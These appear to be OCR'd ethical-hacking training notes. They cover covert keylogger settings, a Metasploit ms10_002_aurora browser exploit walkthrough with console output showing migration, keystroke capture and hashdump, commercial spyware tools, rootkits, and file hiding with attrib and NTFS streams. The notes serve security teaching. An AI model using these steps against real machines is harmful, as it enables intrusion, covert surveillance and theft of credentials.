
☑ Records login information

☑ Take a screen snapshot when login information captured

□ Records every program launched on the PC

□ Monitor PC Spy Keylogger-Self

☑ Load on windows startup



Log files

Log files path: C:\Program Files\ACSPMonitor\logs\

Text logs maximum size: 500 KB (Current size 0.00 Bytes)

Screenshots maximum size: 300 MB (Current size 0.00 Bytes)

☑ Clear log files when exceeds maximum size

☑ Encrypt log files

Startup Option

□ Start at the system loading

☑ Start monitoring at loading

☑ Hide at start up

Hiding

□ Remove the program's shortcut from the Desktop

□ Remove from "Add or remove programs"

□ Remove the program from the Start->Programs menu

□ Hide program folder

You can run the program via the "Start -> Run" menu, typing in the opened window: actualspystart


Hotkey: Ctrl + Shift + Alt + F8

Password settings

□ Enable password

:atus: stopped | Total records: 0 | Text logs size: 0.00 Bytes | Screenshots size: 0.00 Bytes

You can use metasploit keylogger



Metasploit Keylogger And Privilege Escalat

```
root@kali ~ msfconsole
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.28.133
msf exploit(ms10_002_aurora) > set SRVPORT 80
msf exploit(ms10_002_aurora) > set URIPATH /
msf exploit(ms10_002_aurora) > exploit
msf exploit(ms10_002_aurora) > sessions –l
msf exploit(ms10_002_aurora) > sessions -i 1
meterpreter > help
meterpreter > getpid
meterpreter > ps
meterpreter > migrate 1680
meterpreter > keyscan_start
meterpreter > keyscan_dump
```

Write

```
# msfconsole

Msf>search   windows/browser/ms10_

Use exploit   exploit/windows/browser/ms10_002_aurora

>Set SRVHOST 192.168.128.133      (your ip)

>Set SRVPORT 80                    (the port the program will
listen)

>Set URIPATH /

>Exploit
```

```
>Sessions –l (To access all sessions)

>Session –I 1
```


Some commands in meterpreter session

```
Hashdump (To get the files on the accessed computer)

Getpid (to know the level you are)
```


Migrate 948 (To increase your privilege)

Keyscan_start to make key logger on the cluent

Keyscan_dump (To get the information)




```
msf  exploit(ms10_002_aurora) > set SRVHOST 192.168.28.133
SRVHOST => 192.168.28.133
msf  exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf  exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf  exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.133:4444
[*] Using URL: http://192.168.28.133:80/
msf  exploit(ms10_002_aurora) > [*] Server started.
```



```
  C:\WINDOWS\system32\wuauclt.exe


meterpreter > getpid
Current pid: 2412
meterpreter > migrate 948
[*] Migrating from 2412 to 948...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 948
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > migrate 2412
[*] Migrating from 948 to 2412...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hi this is test
meterpreter >
```


There are a lot of spyware tools




Spyware Tools

- **Spector** is spyware that records everything a system does on the Internet, much like a surveillance camera. Spector automatically takes hundreds of snapshots every hour of whatever is on the computer screen and saves these snapshots in a hidden location on the system's hard drive. Spector can be detected and removed with Anti-spector
- **eBlaster** is Internet spy software that captures incoming and outgoing e-mails and immediately forwards them to another e-mail address. eBlaster can also capture both sides of an Instant Messenger conversation, perform keystroke logging, and record websites visited.
- **SpyAnywhere** is a tool that allows you to view system activity and user actions, shut down/ restart, lock down/freeze, and even browse the filesystem of a remote system. SpyAnywhere lets you control open program and windows on the remote system and view Internet histories and related information.

Using Spector



eBlaster




REPORT TIMEFRAME: SUN, JUN 23, 01:04:12 PM TO SUN, JUN 23, 01:08:33 PM PACIFIC STANDARD TIME

User Activity Summary: user

Help

Report Details	Activity	Status	Computer Identification
Chat / Instant Messages	0	ON	IP Address: 192.168.28.138 Public IP Address: XXX.XXX.XXX.XXX Computer Name: XP-1 Username: user Serial Number: 2820OW0062622628
Online Searches	0	ON	
Web Sites Visited	0	ON	
Email Activity	0	ON	
Files Transferred	0	ON	

You can use spyanywhere



Welcome to SpyAnywhere!
You are connected to user at Sun 6/23/13 @ 1:29:22 PM

Last Connection Time: Unknown


SpyAnywhere is a powerful, and easy to use remote monitoring and administration tool. SpyAnywhere allows you to manage, monitor, and control the remote PC via your web browser. Choose commands from the left pane of your browser to use SpyAnywere. Listed below are your access privileges for the remote PC you are connected to!

Access Privileges

You have the following access rights on the remote PC:


- Realtime Keystroke Viewing Allowed
- Open Windows Management Allowed
- Open Windows Viewing Allowed
- Running Application Management Allowed
- Running Application Viewing Allowed
- View Desktop Allowed
- Shutdown Computer Allowed
- Restart Computer Allowed
- User Logoff Allowed

They are some programs or tools that enables us to keep the root privileges and hide all process you make. Kits means the group of tools that allow you to control the computer. There is application rootkit and kernel rootkit. The application rootkit can control some applications and commands like ls and dir. They can hide the processes in the background and can control the ports and hide them. The kernel rootkits are the most dangerous rootkits and we need to change the operating system if it was infected with kernel rootkits. It infects the kernel of the machine.



Understanding Rootkits


- At the core of the term "rootkit" are two words- "root" and "kit". Root refers to the all-powerful, "Administrator" account on Unix and Linux systems, and kit refers to a set of programs or utilities that allow someone to maintain root-level access to a computer. However, one other aspect of a rootkit, beyond maintaining root-level access, is that the presence of the rootkit should be undetectable.
- **RootKit Type**
- Application rootkits (" ls " "find" "du" , "top" "ps" "pidof" , "netstat")
- Kernel rootkits



- Understanding How to Hide Files
- A hacker may want to hide files on a system to prevent their detection. These files may then be used to launch an attack on the system. There are two ways to hide files in Windows. The first is to use the attrib command. To hide a file with the attrib command, type the followin at the command prompt:
- attrib +h *[file/directory*]
- The second way to hide a file in Windows is with NTFS alternate data streaming. NTFS file systems used by Windows NT, 2000, and XP have a feature called *alternate data streams* that allow data to be stored in hidden files linked to a normal, visible file. Streams aren't limited in size, more than one stream can be linked to a normal file.
- NTFS File Streaming

We can hide the file through the attrib command that can change the properties of the file.


Create file 1.txt in the c: and use the command attrib +h to change its attribute and hide the file.




```
C:\>cd d

C:\d>attrib +h 1.txt
```

We can hide files in the ntfs drive through the ntfs stream property.

Use the following command to create a file test.txt and hide it. Use the same command to open it.

